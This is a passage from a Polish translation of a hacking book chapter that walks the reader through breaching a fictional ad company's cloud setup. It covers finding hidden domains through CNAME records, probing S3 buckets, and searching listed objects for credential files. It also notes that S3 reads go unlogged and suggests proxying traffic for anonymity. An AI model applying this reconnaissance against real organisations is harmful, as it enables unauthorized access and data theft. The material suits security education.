
HAKUJ
JAK
DUCH
ŁAMANIE ZABEZPIECZEŃ
ŚRODOWISK CHMUROWYCH
SPARC FLOW
Helion
no starch
press

Tytuł oryginału: How to Hack Like a Ghost: Breaching the Cloud

Tłumaczenie: Tomasz Walczak

ISBN: 978-83-283-8332-6

Helion S.A.
ul. Kościuszki 1c, 44-100 Gliwice
tel. 32 231 22 19, 32 230 98 63
e-mail: *helion@helion.pl*
WWW: *http://helion.pl* (księgarnia internetowa, katalog książek)


Drogi Czytelniku!
Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres
http://helion.pl/user/opinie/zonieu
Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

Printed in Poland.

Spis treści

5

Szukanie luk



Masz około 150 domen do sprawdzenia pod kątem różnych luk związanych ze wstrzykiwaniem kodu, z manipulowaniem ścieżką, błędami w kontroli dostępu itd. Hakerzy, którzy dopiero uczą się wykonywać ten krok, często czują się przytłoczeni samą liczbą możliwości. Od czego zacząć? Ile czasu poświęcić na każdą witrynę? Ile na każdą stronę? Co się stanie, jeśli coś pominę?

To prawdopodobnie ten etap może najbardziej zachwiać Twoją wiarą w siebie. W tej książce postaram się pokazać jak najwięcej sztuczek, jednak zaufaj mi — jeśli chodzi o to konkretne zadanie, najskuteczniejsza jest najstarsza wskazówka na świecie: *praktyka czyni mistrza*. Im więcej fantastycznych i niezwykłych luk napotkasz, tym więcej zyskasz pewności — nie tylko pewności siebie, ale też przekonania co do nieuchronności ludzkich błędów.

Praktyka czyni mistrza

Od czego więc zacząć? Cóż, wykonywanie zadań typu „zdobądź flagę" (ang. *capture the flag*) jest jednym ze sposobów na opanowanie podstawowych zasad stosowania eksploitów związanych ze wstrzykiwaniem kodu w SQL-u czy z atakami XSS (ang. *cross-site scripting*) i wykorzystywaniem innych luk w internecie. Wiedz jednak, że tego rodzaju ćwiczenia słabo odzwierciedlają to, jak aplikacje z lukami wyglądają w rzeczywistości. Takie zadania są projektowane przez entuzjastów jako zaskakujące zagadki; nie są wynikiem rzeczywistych błędów lub przeklejania z lenistwa kodu z serwisu Stack Overflow.

Najlepszym sposobem na poznawanie eksploitów jest wypróbowywanie ich w bezpiecznym środowisku. Możesz na przykład poeksperymentować ze wstrzykiwaniem kodu w SQL-u — uruchomić serwer WWW i bazę danych w swojej pracowni, napisać aplikację i wypróbowywać różne możliwości. Poznaj specyfikę różnych parserów SQL-a, napisz własne filtry do zapobiegania wstrzykiwaniu kodu, spróbuj obejść te filtry itd. Wciel się w rolę programisty, zmierz się z parsowaniem nieznanych danych wejściowych przy generowaniu kwerend bazodanowych lub utrwalaniem informacji między urządzeniami i sesjami, a szybko dostrzeżesz, że przyjmujesz te same niebezpieczne założenia, których ofiarą stają się inni deweloperzy. Jest takie powiedzenie, że za każdą poważną luką kryją się fałszywe założenia. Do takich eksperymentów odpowiedni będzie każdy zestaw narzędzi — Apache + PHP, Nginx + Django, NodeJS + Firebase itd. Naucz się, jak używać tych platform, dowiedz się, gdzie przechowywane są ich ustawienia i tajne dane, i ustal, jak kodowane są w nich i filtrowane dane wejściowe od użytkowników.

Z czasem nauczysz się dostrzegać nie tylko parametry, które umożliwiają atak, ale też to, jak aplikacja nimi operuje. Twoje nastawienie zmieni się z „jak mogę sprawić, aby to zadziałało" na „jak mogę to wykorzystać do własnych celów lub złamać". Wierz mi — gdy tylko zaszczepisz w swoim umyśle takie podejście, nie będziesz już w stanie go wykorzenić.

Zachęcam też do przyjrzenia się, co robią inni. Uwielbiam czytać raporty łowców błędów publikowane na Twitterze, Medium i innych platformach, takich jak *https://pentester.land*. W ten sposób możesz nie tylko zainspirować się narzędziami i metodami, ale też uzyskać pewność, że nawet największe korporacje popełniają błędy w tak podstawowych mechanizmach jak formularz resetowania hasła.

Twoim celem na szczęście nie jest przeprowadzenie testów penetracyjnych, dlatego czas nie odgrywa tu istotnej roli. Co więcej, będzie on Twoim ważnym sprzymierzeńcem. Możesz poświęcić każdej witrynie tyle czasu, ile uznasz za stosowne. Tylko od Twojej pomysłowości i ciekawości zależy, czy zechcesz przeznaczyć cały dzień na eksperymenty z danym parametrem.

Znajdowanie ukrytych domen

Wróć do uzyskanej listy domen. Gdy atakujesz środowisko działające w całości w chmurze, dostępna jest sztuczka, która pozwala Ci się dowiedzieć więcej na temat witryn i wyznaczyć priorytety — możesz ustalić rzeczywiste domeny ukryte za domenami publicznymi. Dostawcy chmury zwykle generują unikatowe adresy URL dla wszystkich zasobów tworzonych przez klienta — dla serwerów, równoważników obciążenia, pamięci, zarządzanych baz danych czy punktów końcowych w sieci CDN. Przyjrzyj się na przykład globalnemu dostawcy sieci CDN, firmie Akamai. Dla standardowego serwera Akamai generuje nazwę domeny taką jak *e9657.b.akamaiedge.net*, aby zoptymalizować przekazywanie pakietów na ten serwer. Jednak żadna firma nie będzie publicznie używać dla domeny tego rodzaju trudnej do wypowiedzenia nazwy. Zamiast tego ukryje ją za bardziej reprezentacyjną nazwą, taką jak *stellar.mxrads.com* lub *victory.gretschpolitco.com*. Przeglądarka

może przyjmować, że komunikuje się z serwerem *victory.gretschpolitco.com*, ale pakiet sieciowy jest tak naprawdę przesyłany na adres IP serwera *e9657.b.akamaiedge.net*, który później przekazuje dane w docelowe miejsce.

Jeśli w jakiś sposób uda Ci się odkryć używane w chmurze nazwy ukryte za każdą z pobranych witryn, możesz ustalić, z jakiej chmury korzysta firma, a następnie skupić się usługach, w których wystąpienie błędów w konfiguracji jest bardziej prawdopodobne. Usługa firmy Akamai jest ciekawa, ale AWS S3 (usługa pamięci masowej) i API Gateway (zarządzane serwery pośredniczące) są bardziej interesujące, o czym się wkrótce przekonasz. Jeśli na przykład wiesz, że witryna działa za równoważnikiem obciążenia aplikacji w AWS, możesz do pewnego stopnia przewidzieć, jakie filtry parametrów są używane, i odpowiednio dostosować ładunek. Jeszcze ciekawsza jest próba podejrzenia adresu IP „źródłowego", prawdziwego serwera, aby całkowicie pominąć pośrednie usługi chmury.

UWAGA *Znalezienie rzeczywistych adresów IP usług chronionych przez Akamai, Cloudflare, CloudFront i inne sieci CDN nie jest łatwe. Czasem adresy IP wyciekają w komunikatach o błędach, czasem można je znaleźć w nagłówkach HTTP. W innych sytuacjach, jeśli masz szczęście i serwer ma wystarczająco unikatowy odcisk palca, możesz wykryć jego adres za pomocą narzędzi takich jak Shodan, ZoomEye lub niestandardowe rozwiązanie CloudBunny* (https://github.com/Warflop/CloudBunny/).

Wróć do listy domen i wykonaj dodatkowy krok w rekonesansie nazw DNS, aby znaleźć ukryte domeny. Tym razem poszukaj *rekordów CNAME* (są to rekordy nazw prowadzące do innych rekordów nazw) zamiast częściej używanych rekordów A (z adresami IP). Rekordy CNAME można pobrać za pomocą polecenia `getent hosts`:


```
root@Point1:~/# getent hosts thor.mxrads.com
91.152.253.4    e9657.b.akamaiedge.net stellar.mxrads.com
stellar.mxrads.com.edgekey.net
```

Widać tu, że nazwa *thor.mxrads.com* jest ukryta za punktem dystrybucji w sieci firmy Akamai.

Nie wszystkie alternatywne domeny są zarejestrowane jako rekordy CNAME. Niektóre są tworzone jako rekordy ALIAS, które nie są bezpośrednio widoczne w procesie tłumaczenia nazw. W tego typu trudnych sytuacjach możesz odgadnąć używaną usługę AWS, sprawdzając adres IP z publicznego zakresu opublikowanego w dokumentacji AWS, w sekcji General Reference.

Nie udało mi się znaleźć prostego narzędzia do przeprowadzania tego typu rozszerzonego rekonesansu nazw DNS, napisałem więc skrypt, który automatyzuje ten proces — *DNS Charts* (*https://dnscharts.hacklikeapornstar.com/*). Utwórz listę domen, a następnie przekaż ją do tego narzędzia, aby poszukać rekordów CNAME. Możesz też zastosować dodatkowe wyrażenia regularne, aby spróbować odgadnąć używaną usługę chmury. Wyniki są wyświetlane w formie kolorowego grafu

z zaznaczonymi powiązaniami między domenami, a także z głównymi usługami chmury używanymi przez firmę. Rysunek 5.1 przedstawia przykładowe dane wyjściowe tego narzędzia.



Rysunek 5.1. Lista usług używanych przez firmę MXR Ads

Ten wykres pozwala szybko dostrzec najciekawsze punkty końcowe, które warto zaatakować w pierwszej kolejności. Większość pobranych domen jest hostowana w chmurze AWS i korzysta z zestawu następujących usług: *CloudFront* (sieć CDN), *S3* (usługa pamięci masowej Amazona) i *ELB* (równoważnik obciążenia). Pozostałe domeny używają sieci CDN firmy Akamai.

Zwróć uwagę na to, że adres URL *dashboard* firmy GP (u góry pośrodku) prowadzi do domeny należącej do firmy MXR Ads (u dołu po lewej). Ścisłe powiązanie między tymi firmami się potwierdziło. Jest ono widoczne nawet w używanej infrastrukturze.


Masz więc kilka tropów. Na przykład poddomena *gretschpol-alb-1463804911.eu-west-1...* jest powiązana z równoważnikiem obciążenia aplikacji (ang. *application load balancer* — ALB) z chmury AWS, na co wskazuje człon *alb* w adresie URL. Zgodnie z dokumentacją chmury AVS jest to równoważnik obciążenia warstwy 7., odpowiadający za rozdzielanie ruchu przychodzącego. Taki równoważnik teoretycznie potrafi parsować żądania HTTP, a nawet blokować niektóre ładunki, jeśli zostanie powiązany z zaporą aplikacji internetowych (ang. *web application firewall* — WAF) chmury AWS. To, czy rzeczywiście tak się dzieje, jest kwestią otwartą i oczywiście wymaga aktywnego sprawdzenia.

UWAGA *Nie chcę przez to powiedzieć, że AWS WAF jest fantastyczną zaporą, na którą wszyscy czekali. Co pewien czas na Twitterze pojawiają się informacje o prostych sposobach jej obejścia* (http://bit.ly/303dPm0).

Równoważnik obciążenia aplikacji może jednak poczekać. Listę zwycięzców można wybrać natychmiast po spojrzeniu na graf. Zaczniesz od niezwykle kuszących adresów URL usługi S3 z chmury AWS.

Badanie adresów URL usługi S3

AWS S3 to zapewniająca wysoką nadmiarowość i niedroga usługa pamięci masowej oferowana przez Amazon. Stawki rozpoczynają się od 0,023 dolara za 1 GB plus opłaty za transfer danych. Obiekty przechowywane w S3 są uporządkowane w *komorach* (ang. *bucket*). Każda komora ma nazwę i adres URL, które są unikatowe w zakresie wszystkich kont w AWS (zobacz rysunek 5.2).



Rysunek 5.2. Komora w usłudze S3 widoczna w konsoli internetowej

S3 umożliwia przechowywanie dowolnych informacji — od plików JavaScript po kopie zapasowe baz danych. Z powodu szybkiego wzrostu popularności tej usługi w wielu firmach, zarówno małych, jak i dużych, na spotkaniach w trakcie rozmowy o dowolnym pliku często można usłyszeć: „Ech, po prostu wrzuć go do S3!".

Tego rodzaju koncentracja łatwo dostępnych danych w internecie przyciąga hakerów jak kwiaty pszczoły. Nie dziwi więc to, że zarówno małe, jak i prestiżowe firmy pojawiają się w podobnych nagłówkach nad artykułami z opisem skandalicznych zaniedbań. Otwarte i podatne na ataki komory w usłudze S3 kosztowały firmy utratę terabajtów poufnych danych, na przykład informacji o klientach, historii transakcji itd. Zdobycie danych firmy nigdy wcześniej nie było tak łatwe. Możesz nawet znaleźć listę otwartych komór S3 (*https://buckets.grayhatwarfare.com/*).

Mały graf DNS z rysunku 5.1 pokazuje, że znane są cztery adresy URL z usługi S3 — *dl.mxrads.com*, *misc.mxrads.com*, *assets.mxrads.com* i *resource.mxrads.com*. Możliwe jednak, że uda Ci się znaleźć więcej takich adresów. Usługi Akamai i CloudFront czasem ukrywają komory usługi S3 za rekordami ALIAS. Aby rekonesans był kompletny, sprawdź 18 adresów URL z usług Akamai i CloudFront, a następnie dokładnie przyjrzyj się dyrektywie `Server` z odpowiedzi HTTP:

```
root@Point1:~/# while read p; do \
echo $p, $(curl --silent -I -i https://$p | grep AmazonS3) \
done <cloudfront_akamai_subdomains.txt

digital-js.mxrads.com, Server: AmazonS3
streaming.mxrads.com, Server: AmazonS3
```

Możesz więc dodać do listy dwie kolejne komory. Świetnie. Teraz wczytaj w przeglądarce adres URL pierwszej komory, *dl.mxrads.com* (jest to alias nazwy

an alias for mxrads-files.s3.eu-west-1.amazonaws.com), z nadzieją, że uzyskasz dostęp do jej zawartości. Niestety, natychmiast rozbijasz się o dość oczywisty błąd pokazany na rysunku 5.3.

Rysunek 5.3. Brak dostępu do danych

Dostęp wzbroniony.

Wbrew temu, co może sugerować ten komunikat, nie oznacza to, że nie możesz uzyskać dostępu do obiektów z komory. Nie możesz jedynie wyświetlić jej zawartości. W podobny sposób dyrektywa `Options -Indexes` na serwerze Apache blokuje wyświetlanie zawartości katalogów.

UWAGA *Czasem po usunięciu komory pozostaje zdefiniowany rekord CNAME. W takiej sytuacji możesz spróbować przejąć poddomenę poprzez utworzenie komory o tej samej nazwie na własnym koncie w AWS. Ta ciekawa technika w niektórych scenariuszach okazuje się zabójczo skuteczna. Patrik Hudák napisał na ten temat ciekawy artykuł* — https://0xpatrik.com/takeover-proofs/.

Bezpieczeństwo komór S3

Po jednym ze zbyt wielu skandali związanych z niezabezpieczonymi komorami w S3 w AWS zacieśniono domyślną kontrolę dostępu. Teraz każda komora ma coś na kształt przełącznika publicznego dostępu, który użytkownik może łatwo aktywować, aby zablokować publiczny dostęp do danych. Może się wydawać, że jest to podstawowa funkcja, jednak do zarządzania listą dostępu do komory służą nie jedno, nie dwa, nie trzy, ale cztery powiązane ustawienia przełącznika publicznego dostępu! Jest to bardzo skomplikowane rozwiązanie. Można niemal wybaczyć firmom błędną konfigurację. Oto używane ustawienia:

Listy kontroli dostępu (ang. *access control list* — ACL). Zawierają one jawnie zdefiniowane reguły określające, które konta w AWS mają dostęp do poszczególnych zasobów (jest to przestarzały mechanizm).

Mechanizm CORS (ang. *cross-origin resource sharing*). Zawiera reguły i ograniczenia dotyczące żądań HTTP pochodzących z innych domen. Umożliwia filtrowanie żądań na podstawie nagłówka user-agent, użytej metody HTTP, adresu IP, nazwy zasobu itd.

Polityka komory. Jest to dokument w formacie JSON z regułami określającymi, które operacje są dozwolone, a także kto i w jakich warunkach może je wykonywać. Polityka komory zastępuje listy kontroli dostępu jako główny sposób ochrony komory.

Polityki zarządzania tożsamością i dostępem (ang. *identity and access management* — IAM). Przypominają politykę komory, ale te dokumenty w formacie JSON są powiązane z użytkownikami, grupami lub rolami, a nie z komorami.

Oto przykładowa polityka komory, która umożliwia każdemu pobranie obiektu z komory, ale nie pozwala na wykonywanie żadnych innych operacji (na przykład wyświetlanie zawartości, zapis plików, modyfikowanie polityki itd.):

```
{
  "Version":"2012-10-17",
  "Statement":[
    {
      "Sid":"UniqueID", // Identyfikator polityki.
      "Effect":"Allow", // Zapewnia dostęp, jeśli warunki są spełnione.
      "Principal": "*", // Dotyczy wszystkich (także użytkowników anonimowych).
      "Action":["s3:GetObject"], // Operacja wyświetlenia pliku w S3.
      "Resource":["arn:aws:s3:::bucketname/*"] // Wszystkie pliki w komorze.
    }
  ]
}
```

AWS łączy reguły z wszystkich czterech wymienionych ustawień, aby stwierdzić, czy ma zaakceptować żądaną operację. Istnieje też nadrzędny względem tych czterech ustawień główny przełącznik (*Block Public Access*), którego włączenie blokuje dostęp publiczny, nawet jeśli jest on jawnie dopuszczany przez jedno z pozostałych ustawień.

Skomplikowane? Delikatnie mówiąc. Zachęcam do założenia konta w AWS i zbadania złożonych aspektów komór w S3, aby nabrać odpowiednich nawyków w wykrywaniu i wykorzystywaniu nadmiernie łagodnych ustawień.

UWAGA *Używana jest też dość niejasna koncepcja własności obiektów, nadrzędnej względem wszystkich pozostałych ustawień oprócz przełącznika dostępu publicznego. Omawiam ją dalej.*

Badanie komór

Wróć do listy komór. Sprawdź je. Dostęp jest wzbroniony do każdej z nich z wyjątkiem *misc.mxrads.com*, która, co dziwne, zwraca pustą stronę. Brak błędu jest obiecujący. Wykonaj kolejne próby, używając wiersza poleceń AWS. Najpierw zainstaluj interfejs wiersza poleceń (ang. *command line interface* — CLI) dla AWS:

```
root@Point1:~/# sudo apt install awscli
root@Point1:~/# aws configure
# Wprowadź dowolny poprawny zestaw danych uwierzytelniających,
# aby odblokować interfejs wiersza poleceń.
# Możesz użyć na przykład własnego konta w AWS.
```

Interfejs wiersza poleceń dla AWS nie akceptuje adresów URL z usługi S3, dlatego trzeba ustalić prawdziwą nazwę komory kryjącą się za nazwą *misc.mxrads.com*. Zwykle wystarczy w tym celu sprawdzić rekord CNAME domeny. Tu uzyskasz w ten sposób nazwę mxrads-misc.s3-website.eu-west-1.amazonaws.com. Oznacza ona, że nazwa komory to mxrads-misc. Jeśli zbadanie rekordu CNAME nie zadziała, potrzebne będą bardziej wyrafinowane sztuczki, na przykład wstrzyknięcie znaków specjalnych takich jak `%C0` w adresie URL lub dołączenie nieprawidłowych parametrów, aby usługi S3 wyświetliły stronę błędu zawierającą nazwę danej komory.

Wyposażywszy się w nazwę komory, możesz wykorzystać wszystkie możliwości interfejsu CLI dla AWS. Zacznij od pobrania pełnej listy obiektów dostępnych w komorze i zapisania tej listy w pliku tekstowym:

```
root@Point1:~/# aws s3api list-objects-v2 --bucket mxrads-misc > list_objects.txt
root@Point1:~/# head list_objects.txt
{ "Contents": [{
    "Key": "Archive/",
    "LastModified": "2015-04-08T22:01:48.000Z",
    "Size": 0,

    "Key": "Archive/_old",
    "LastModified": "2015-04-08T22:01:48.000Z",
    "Size": 2969,

    "Key": "index.html",
    "LastModified": "2015-04-08T22:01:49.000Z",
    "Size": 0,
  },
--pominięte--
```

Uzyskasz w ten sposób listę wielu obiektów — zbyt wielu, by sprawdzić je ręcznie. Aby ustalić ich dokładną liczbę, użyj instrukcji `grep` do parametrów `"Key"`:

```
root@Point1:~/# grep '"Key"' list_objects.txt |wc -l
425927
```

Bingo! W jednej komorze znajduje się ponad 400 000 plików. To świetny wynik. Na liście obiektów zwróć uwagę na pusty plik *index.html* w katalogu głównym komory w S3. Komorę w S3 można tak skonfigurować, aby działała jak witryna przechowująca pliki statyczne, na przykład z kodem w JavaScripcie, grafiką lub kodem w HTML-u. To wspomniany plik *index.html* odpowiada za pustą stronę, jaką widać było wcześniej, po wprowadzeniu adresu URL.

Pora zastosować eksplorację danych dla ubogich. Użyj wyrażeń regularnych do wyszukania skryptów SQL-a, plików powłoki bash, archiwów z kopiami zapasowymi, plików JavaScript, plików konfiguracyjnych, migawek programu VirtualBox i wszelkich innych zasobów, które mogą zapewnić Ci cenne dane uwierzytelniające:

SYSTEM KATALOGOWANIA W S3

Zwróć uwagę na to, że wewnętrzny system katalogowania w S3 nie jest hierarchiczny. Traktowanie S3 jak systemu plików jest częstym błędem. Nie ma tu katalogów ani nawet plików, a przynajmniej nie według powszechnie przyjętych współczesnych definicji. S3 to system pamięci masowej typu klucz-wartość. Kropka. Konsola internetowa w AWS stwarza iluzję, że pliki są uporządkowane w katalogach, jednak jest to tylko efekt sztuczek używanych w interfejsie graficznym. Katalog w S3 to klucz wskazujący pustą wartość. Plik, który na pozór znajduje się w katalogu, jest tylko fragmentem pamięci wskazywanym przez klucz o nazwie w formacie */katalog/plik*. Ujmę to inaczej — za pomocą interfejsu CLI dla AWS można usunąć katalog bez kasowania znajdujących się w nim plików, ponieważ oba te elementy nie są ze sobą w żaden sposób powiązane.

```
# Pobieranie nazw plików z parametrów "Key":
root@Point1:~/# grep '"Key"' list_objects | sed 's/[",]//g' > list_keys.txt

root@Point1:~/# patterns='\.sh$|\.sql$|\.tar\.gz$\.properties$|\.config$|\.tgz$'

root@Point1:~/# egrep $patterns list_keys.txt
  Key: debug/360-ios-safari/deploy.sh
  Key: debug/ias-vpaidjs-ios/deploy.sh
  Key: debug/vpaid-admetrics/deploy.sh
  Key: latam/demo/SiempreMujer/nbpro/private/private.properties
  Key: latam/demo/SiempreMujer/nbpro/project.properties
  Key: demo/indesign-immersion/deploy-cdn.sh
  Key: demo/indesign-immersion/deploy.sh
  Key: demo/indesign-mobile-360/deploy.sh
--pominięto--
```

Otrzymasz w ten sposób listę potencjalnie pomocnych plików. Następnie pobierz je za pomocą instrukcji `aws s3api get-object` i metodycznie sprawdź każdy z nich w nadziei na znalezienie poprawnych danych uwierzytelniających w jakiejś postaci. Ciekawym faktem, o którym warto pamiętać, jest to, że AWS domyślnie nie rejestruje operacji na obiektach S3 takich jak `get-object` i `put-object`. Możesz więc swobodnie pobierać pliki, wiedząc, że nikt nie śledzi Twoich poczynań. Niestety, nie można tego powiedzieć o pozostałych API w AWS.

Po wielu godzinach poszukiwań nie znajdujesz nic. Zupełnie nic. Wygląda na to, że większość skryptów to dawne trzyliniowe bloki kodu do pobierania publicznie dostępnych dokumentów i innych skryptów, automatyzowania standardowych poleceń lub tworzenia pomocniczych tabel w SQL-u.

Pora wypróbować inne podejście. Możliwe, że istnieją pliki z poufnymi danymi, które umknęły wcześniej zastosowanym filtrom. Możliwe, że gdzieś kryją się pliki z nietypowymi rozszerzeniami. Aby je znaleźć, uruchom agresywne wyszukiwanie eliminacyjne, które pozwoli pominąć typowe i bezużyteczne pliki, takie jak grafiki, arkusze CSS lub czcionki, i dotrzeć do ukrytych skarbów:

```
root@Point1:~/# egrep -v\
"\.jpg|\.png|\.js|\.woff|/\",$|\.css|\.gif|\.svg|\.ttf|\.eot" list_keys.xt

Key: demo/forbes/ios/7817/index.html
Key: demo/forbes/ios/7817/index_1.html
Key: demo/forbes/ios/7817/index_10.html
Key: demo/forbes/ios/7817/index_11.html
Key: demo/forbes/ios/7817/index_12.html
Key: demo/forbes/ios/7817/index_13.html
--pominięte--

root@Point1:~/# aws s3api get-object --bucket mxrads-misc \
--key demo/forbes/ios/7817/index.html forbes_index.html
```


Pliki HTML nie do końca są tymi specjalnymi plikami, na jakie liczysz, ale ponieważ stanowią ponad 75% dokumentów w tej komorze, warto im się przyjrzeć. Po ich otwarciu widzisz, że wyglądają jak zapisane strony z witryn serwisów informacyjnych z całego świata. Gdzieś w skomplikowanej architekturze witryn firmy GP musi znajdować się aplikacja, która pobiera strony internetowe i zapisuje je w komorze. Warto się dowiedzieć, po co to robi.

Pamiętasz, jak we wprowadzeniu pisałem o wyjątkowym *talencie do hakowania*? To właśnie o takie sytuacje mi chodziło. To tego rodzaju odkrycie, które powinno wzbudzić w Tobie dreszcz ekscytacji!

Badanie aplikacji komunikującej się z internetem

Gdzie ukrywa się ta cholerna aplikacja? Aby do niej dotrzeć, wróć do wyników rekonesansu nazw DNS z rysunku 5.1. Z gąszczu nazw od razu wyłania się doskonały podejrzany — *demo.mxrads.com*. To samo słowo kluczowe „demo” pojawiło się w kluczach z S3 w plikach HTML. Nie trzeba było nawet używać narzędzia grep.


Wpisz *demo.mxrads.com* w przeglądarce, a zobaczysz, że główna grafika i nagłówek zdają się opisywać działalność, która Cię interesuje (zobacz rysunek 5.4).



Rysunek 5.4. Strona główna witryny demo.mxrads.com

Aby się dokładniej przyjrzeć tej stronie, uruchom narzędzie Burp Suite. Jest to lokalny serwer pośredniczący, który w wygodny sposób przechwytuje i przekazuje wszystkie żądania HTTP generowane przez przeglądarkę (fani projektu

OWASP mogą użyć narzędzia ZAP — Zed Attack Proxy). Ponownie wczytaj stronę demo.maxrads.com z uruchomionym serwerem Burp i obserwuj, jak w czasie rzeczywistym wyświetlane są żądania generowane przez witrynę. Ilustruje je rysunek 5.5.




Rysunek 5.5. Serwer Burp analizujący stronę demonstracyjną MXR Ads

UWAGA *Aby zapewnić sobie dodatkowy poziom anonimowości, możesz poinstruować narzędzie Burp lub ZAP, aby kierowało ruch z użyciem protokołu pośredniczącego SOCKS z serwera używanego do ataku. Dzięki temu będziesz mieć pewność, że źródłem wszystkich pakietów będzie ten odległy host. Poszukaj ustawienia SOCKS w opcjach narzędzia Burp.*

To świetny obszar do ataku. Za pomocą narzędzia Burp możesz przechwytywać żądania HTTP(S), modyfikować je w locie, powtarzać w dowolnym momencie, a nawet konfigurować wyrażenia regularne, aby automatycznie dopasowywać i zastępować nagłówki. Jeśli kiedykolwiek zdarzyło Ci się przeprowadzać internetowe testy penetracyjne lub wykonywać zadania typu „złap flagę", to z pewnością z użyciem podobnego narzędzia. Jednak na razie pomiń to zagadnienie i kontynuuj analizy.

Wróć do badania witryny *demo.mxrads.com*. Jak można się spodziewać po firmie takiej jak MXR Ads, w jej witrynie widać pokazowe reklamy w różnych przeglądarkach i urządzeniach, a także w znanych witrynach, takich jak *nytimes.com* i *theregister.com* (zobacz rysunek 5.6). Zespoły sprzedażowe z całego świata zapewne używają tej funkcji, aby przekonywać partnerów medialnych, że technologia firmy płynnie integruje się z dowolną platformą internetową. Sprytne posunięcie.




Rysunek 5.6. Firma MXR Ads prezentuje reklamy w różnych popularnych witrynach

Przeanalizuj stronę i przy okazji wypróbuj dostępną funkcję. Wybierz reklamę w witrynie The New York Times, a pojawi się nowe okno z cudowną reklamą

perfum przypadkowej marki umieszczoną pośrodku dzisiejszej strony głównej tego serwisu.

Może się wydawać, że ta strona demonstracyjna jest nieszkodliwa — użytkownik wybiera witrynę, a aplikacja pobiera jej zawartość i dodaje odtwarzacz wideo z losową reklamą, aby pokazać potencjalnym klientom możliwości firmy MXR Ads. Czy mogą się tu pojawić jakieś luki? Całe mnóstwo…

Zanim się zastanowisz nad tym, jak zaatakować tę aplikację, najpierw ustal, co się dzieje na zapleczu. Użyj do tego narzędzia Burp Proxy. Co się stanie, gdy klikniesz opcję *New York Times*, aby wyświetlić reklamę? Wyniki przedstawia rysunek 5.7.




Rysunek 5.7. Zakładka HTTP history po kliknięciu opcji New York Times w witrynie demo.mxrads.com

Nie zobaczysz tu nadmiaru komunikacji HTTP, to pewne. Po wczytaniu strony serwer przekazuje komunikat „HTTP/1.1 101 Switching Protocols", po czym w zakładce *HTTP history* nie widać dalszej komunikacji. Musisz przejść do zakładki *WebSockets history*, aby zapoznać się z dalszą wymianą danych.

Przechwytywanie komunikacji za pomocą protokołu WebSocket

